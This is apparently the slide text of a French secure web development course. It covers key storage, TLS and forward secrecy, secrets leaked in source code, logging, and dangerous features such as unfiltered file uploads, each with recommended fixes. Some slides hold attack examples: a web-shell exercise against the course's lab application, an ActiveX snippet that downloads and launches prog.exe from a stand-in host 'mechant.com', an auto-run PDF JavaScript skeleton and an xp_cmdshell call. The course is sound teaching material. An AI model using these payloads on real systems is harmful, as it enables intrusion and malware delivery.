- centralisé : génération du bicalé par l'AC et transmission à l'utilisateur de la clé privée/certificat avec le format PKCS#12

Utilisation de openssl ca ou d'une *appliance*

Protection des clés privées

Stockage d'une clé privée, du plus faible au plus robuste :

Solutions

- ✓ en clair dans un fichier avec des droits d'accès (ACL) stricts (ou dans une variable d'environnement)
- ✓ chiffrée dans un fichier avec demande du mot de passe
- ✓ protégée dans un dispositif matériel local (carte à puce) avec demande du mot de passe ou matériel réseau (HSM réseau) au travers du standard PKCS#11

Protection des secrets


Solutions

- ✓ documenter la gestion des secrets (clé symétrique ou clé privée) :
 - qui y a accès
 - pour quelles raisons
 - dans quelles conditions
- ✓ définir la traçabilité des accès aux secrets
- ✓ documenter le cycle de vie des secrets : création, déploiement, renouvellement, révocation, séquestre
- ✓ rédiger la procédure en cas de perte des secrets

TLS

- SSLv2, SSLv3, SSLv3.1 = TLSv1.0, TLSv1.1, TLSv1.2, TLSv1.3
- chiffrement des communications, authentification (certificat) et intégrité
- protège la transmission des données (client/serveur), contre les interceptions de flux (routeur, proxy, etc.), pas leur stockage
- HTTP → HTTPS
- POP3 → POP3S
- SMTP → SMTPS
- chiffrement obligatoire ou opportuniste (STARTTLS)
- négociation des algorithmes, *cipher suites* configurées (ex : DHE-RSA-AES256-SHA256)
- authentification du serveur et éventuellement du client

Handshake TLS 1.2 sans authentification du client



Connexion HTTPS

Exercice

Utiliser openssl s_client pour effectuer une requête HTTPS manuelle sur le site local de SuperBouchons

Connexion HTTPS

Exercice

Utiliser openssl s_client pour effectuer une requête HTTPS manuelle sur le site local de SuperBouchons

```
openssl s_client -msg -tls1_2 -connect 127.0.0.1:443  
GET / HTTP/1.0
```

Pre-Master-Key TLS

Avec RSA :

- le PMK est généré par le client
- le PMK est chiffré avec la clé publique du serveur
- le PMK est déchiffré par le serveur avec sa clé privée

Si le serveur subit une intrusion et que l'attaquant récupère la clé privée, il pourra

Pre-Master-Key TLS

Avec RSA :

- le PMK est généré par le client
- le PMK est chiffré avec la clé publique du serveur
- le PMK est déchiffré par le serveur avec sa clé privée

Si le serveur subit une intrusion et que l'attaquant récupère la clé privée, il pourra déchiffrer tous les flux passés s'il a écouté le trafic


Pre-Master-Key TLS


Avec RSA :

- le PMK est généré par le client
- le PMK est chiffré avec la clé publique du serveur
- le PMK est déchiffré par le serveur avec sa clé privée

Si le serveur subit une intrusion et que l'attaquant récupère la clé privée, il pourra déchiffrer tous les flux passés s'il a écouté le trafic


Perfect Forward Secrecy (PFS) assurée par l'algorithme Diffie-Hellman éphémère (DHE)

DHE


DHE

$$K_a = B^a \text{ mod } p = (g^b)^a \text{ mod } p = g^{ab} \text{ mod } p = (g^a)^b \text{ mod } p = A^b \text{ mod } p = K_b$$

Handshake TLS 1.2 avec DHE



Handshake TLS 1.3



Inconvénients de TLS

- TLS incompatible avec les proxy ou rend inactifs certains mécanismes de sécurité (antivirus)
- protection contre les *man in the middle* laissée au niveau applicatif :
 - nom de domaine dans le champ x509 *CommonName* pour HTTPS et autres contrôles du certificat (dates, CRL ou OCSP, etc.)
 - empreinte de la clé
- usage répandu de certificats auto-signés sans IGC interne
- confiance nécessaire envers les autorités de certification et dans la qualité de leur site Web de signature des demandes de certificats

Interception TLS

Exercice

Lancer Burp en mode interception (proxy sur le port 8081) et configurer le navigateur pour utiliser ce logiciel comme proxy HTTP et SSL, puis accéder au site Web de SuperBouchons (avec <https://superbouchons.sb>)

Résumé de TLS

Solutions

- ✓ mettre en œuvre une IGC complète pour obtenir des certificats reconnus en interne et suffisamment robustes (algorithmes et taille des clés)
- ✓ utiliser TLS 1.2 ou TLS 1.3 et rejeter les connexions avec des versions antérieures
- ✓ ne garder que les suites cryptographiques robustes (AES-256, SHA-256 ou SHA-384, etc.)
- ✓ assurer la propriété de confidentialité persistante (PFS) en employant DHE ou ECDHE
- ✓ ne pas utiliser les extensions TLS non recommandées et activer les extensions recommandées
- ✓ désactiver la compression TLS et la reprise de session
- ✓ préciser le comportement attendu en cas d'échec de contact du serveur OCSP

Configuration TLS recommandée

Exercice

Récupérer le guide TLS sur le site de l'ANSSI et aller sur le site "Mozilla SSL configuration generator"

Problèmes potentiels

- liens d'une page HTTPS vers HTTP du même site ?
- liens d'une page HTTP vers HTTPS ?

Problèmes potentiels

- liens d'une page HTTPS vers HTTP du même site ?
- liens d'une page HTTP vers HTTPS ?

Solutions

- ✓ déclarer les cookies de session en "secure" (argument de la fonction setcookie en PHP, requireSSL dans le fichier web.config en .NET)
- ✓ configurer l'en-tête *HTTP Strict Transport Security* (HSTS) pour forcer les navigateurs à utiliser HTTPS sur le site durant plusieurs mois

OWASP Top 10

Exercice

Lire la fiche A3 de l'OWASP Top 10 2017

OWASP API Top 10

Exercice

Lire la fiche API3 de l'OWASP API Top 10 2019

Code HTML

Code HTML d'un formulaire d'upload de fichier d'un site publiquement accessible :

```
function showWaitMessage(div, flag) {
    if (!DHTML) return false;
    valid = true;
    if(flag){
        mail = document.getElementById('mail1').value;
        if(mail != ""){
            domaine = mail.substring(mail.lastIndexOf("@"));
            if(domaine != "@XX.fr" && domaine != "@YY.fr"){
                valid = false;
                alert("Vous n'etes pas autorise a utiliser ce service.");
                return(valid);
            }
        }
    }
}
```

Code HTML

3 décembre 2020

Les données de 243 millions de brésiliens exposées en ligne


Le mot de passe pour accéder à une base de données très sensible du ministère de la Santé était stocké dans le code source d'un site gouvernemental. Selon les journalistes, le code source du site contient un nom d'utilisateur et un mot de passe stockés en Base64

Sites Web techniques

<https://stackoverflow.com/questions/36806814>

```
<?php  
  
$db_name="a7614252_booked";  
$mysql_user="a7614252_booked";  
$mysql_pass="booked";  
$server_name="server38.000webhost.com"; //t_string error here.  
  
$con=mysqli_connect($server_name,$mysql_user,  
    $mysql_pass,$db_name)  
or die("Connection_Error".mysqli_connect_error());  
?>
```

Transports en commun



Comment faire

Solutions

- ✓ ne pas stocker d'informations sensibles dans le code source client
- ✓ faire très attention au code envoyé sur Internet (pastebin, forum, etc.) : pas de mots de passe, de noms d'utilisateur, de chemins internes, etc.
- ✓ attention au travail dans des lieux publics ou transports en commun

Traçabilité

Définition

Principe

Les responsables d'une application **veulent** pouvoir savoir ce qu'il s'est passé sur celle-ci :

Définition

Principe

Les responsables d'une application **veulent** pouvoir savoir ce qu'il s'est passé sur celle-ci :

- connexion à l'application (identification et date)
- qui a accédé à quoi (que pour données sensibles)
- imputation d'une modification à un utilisateur
- échec d'authentification (brute-force sur l'application)
- refus d'accès (s'il y a du contrôle d'accès)
- actions d'administration (création de comptes) et modification de la configuration

Exemples

Affaire "cablegate" de Wikileaks le 28 novembre 2010 :

Exemples

Affaire "cablegate" de WikiLeaks le 28 novembre 2010 :
251 287 télégrammes diplomatiques américains, de non protégé à secret.

Exemples

Affaire "cablegate" de WikiLeaks le 28 novembre 2010 :
251 287 télégrammes diplomatiques américains, de non protégé à secret.

Affaire "Snowden" depuis 2013

Comment faire

Solutions

- ✓ journaliser systématiquement les actions les plus sensibles (authentification, action d'administration)
- ✓ permettre à l'administrateur de choisir les autres actions à journaliser (accès aux données, actions applicatives, refus d'accès, etc.)
- ✓ définir les éléments à journaliser (journaux de qualité)
- ✓ une seule fonction de journalisation avec un réglage du niveau de verbosité (format de date et fuseau horaire, nom d'utilisateur ou identifiant, noms des champs, etc.)
- ✓ ne pas utiliser de comptes génériques
- ✓ vérifier la légalité et la conformité CNIL
- ✓ protéger l'accès au journal
- ✓ attention au comportement de l'application en cas d'erreur d'ouverture du fichier journal !

OWASP API Top 10

Exercice

Lire la fiche API10 de l'OWASP API Top 10 2019

Fonctionnalités dangereuses

Définition

Définition

Certaines fonctionnalités sont dangereuses pour la sécurité. L'argument "cette fonctionnalité n'est destinée qu'à un nombre limité de personnes" n'est pas valable.

Exemple 1

Upload de fichiers :

- site Web à accès restreint avec une base de deux comptes, fonction d'upload de fichiers sur le serveur, récupérables dans l'arborescence Web, sans filtrage des extensions

Exemple 1

Upload de fichiers :

- site Web à accès restreint avec une base de deux comptes, fonction d'upload de fichiers sur le serveur, récupérables dans l'arborescence Web, sans filtrage des extensions
- ⇒ dépôt d'un fichier .php/.jsp, puis accès avec le navigateur pour le faire interpréter sur le serveur

SuperBouchons

Exercice

Exécuter une commande système grâce à la fonctionnalité d'upload d'images dans l'interface d'administration

SuperBouchons

Exercice

Exécuter une commande système grâce à la fonctionnalité d'upload d'images dans l'interface d'administration

```
/webshell.jsp.txt  
id, pwd, uname -a, ps auxf, ...
```

Exemple 2


Akamai Download Manager (04/2009) :

```
<html><body>
<object id="dm"
  classid="CLSID:4871A87A-BFDD-4106-8153-FFDE2BAC2967"
  width="1" height="1">
  <PARAM name="URL" value="http://mechant.com/prog.exe"/>
  <PARAM name="launch" value="yes"/>
  <PARAM name="initialView" value="embedded"/>
  <PARAM name="target" value="DESKTOP"/>
</object>
<a href="javascript:dm.StartDownload();">start</a>
</body></html>
```


Exemple 3

Macro dans les fichiers Office permettant de manipuler des fichiers locaux, code JavaScript pouvant s'exécuter à l'ouverture d'un fichier PDF

Social engineering



Social engineering



JavaScript dans un fichier PDF

```
%PDF-1.4
1 0 obj
<<
/Type /Catalog
/Pages 2 0 R
/OpenAction 7 0 R
>>
endobj

7 0 obj
<< /S /JavaScript /JS 9 0 R >>
endobj


9 0 obj
<< /Length 11924 >>
stream
app.alert("JavaScript !");
```

Exemple 4

Point commun entre :

- écrire dans la ruche HKEY_LOCAL_MACHINE
- écrire dans C:\Windows
- écrire dans C:\Program Files
- ouvrir un port < 1024 sous UNIX

Exemple 5



Exemple 6

User Account Control

- apparu dans Vista pour restreindre les pouvoirs des utilisateurs administrateur
- nécessite une confirmation pour modifier la configuration du système (gêne les programmes malveillants)
- trop de confirmations dans Vista
- assoupli dans Microsoft Windows 7 beta. Configuration par défaut :
 - *Notify me only when programs try to make changes to my computer*
 - *Don't notify me when I make changes to Windows settings*
- un utilisateur peut donc changer le paramètre UAC sans confirmation (Windows settings)

Exemple 7

Procédure stockée xp_cmdshell dans MS SQL Server :

```
SQL> EXEC xp_cmdshell 'ping 8.8.8.8'
```

Comment faire

Solutions

- ✓ bien évaluer le risque de détournement des fonctionnalités, en particulier :
 - upload/download de fichiers
 - affichage de fichiers
 - enregistrement dans un fichier arbitraire sans confirmation
 - possibilité de réaliser des actions non journalisées, d'usurper des comptes
 - etc.
- ✓ éviter toutes les fonctionnalités permettant à un utilisateur de désactiver des protections
- ✓ API : définir des seuils d'appels et limiter la consommation de ressources par requête
- ✓ concevoir les applications pour qu'elles ne nécessitent que les droits minimum pour leur exécution (surtout pas des droits administrateur)

Upload de fichiers

Comment bien faire un upload de fichiers (images, vidéos, etc.) devant être accessibles aux utilisateurs ?

Upload de fichiers

Comment bien faire un upload de fichiers (images, vidéos, etc.) devant être accessibles aux utilisateurs ?

- filtrage du content-type ?

Upload de fichiers

Comment bien faire un upload de fichiers (images, vidéos, etc.) devant être accessibles aux utilisateurs ?

- filtrage du content-type ?
- filtrage du type en vérifiant le format (taille de l'image, etc.) ?

Upload de fichiers

Comment bien faire un upload de fichiers (images, vidéos, etc.) devant être accessibles aux utilisateurs ?

- filtrage du content-type ?
- filtrage du type en vérifiant le format (taille de l'image, etc.) ?
- filtrage de l'extension ?

Upload de fichiers

Comment bien faire un upload de fichiers (images, vidéos, etc.) devant être accessibles aux utilisateurs ?

- filtrage du content-type ?
- filtrage du type en vérifiant le format (taille de l'image, etc.) ?
- filtrage de l'extension ?
- accès indirect par référence

Upload de fichiers

Solutions

- ✓ site dans /var/www/
- ✓ répertoire d'upload en dehors de l'arborescence Web (/srv/upload)
- ✓ lors de l'upload, le site génère un identifiant aléatoire et de grande taille, puis enregistre dans une base de données la correspondance id ⇔ type/nom/chemin du fichier
- ✓ récupération avec une page dédiée :
`file?id=375ae3d08e5d0259bbe9922f33d25508`

Corriger l'application

Exercice

Corriger le code d'upload de fichiers

Corriger l'application

Exercice

Corriger le code d'upload de fichiers

- java/sb/controllers/AdminController.java (adminimgAction) : filtrer en liste blanche les extensions après mise en minuscule (jpg, gif, png)

<https://www.abcdefgh.xyz/secdev/java/DiaphragmeBeuglanteParieuse.txt>

Corriger l'application

Exercice

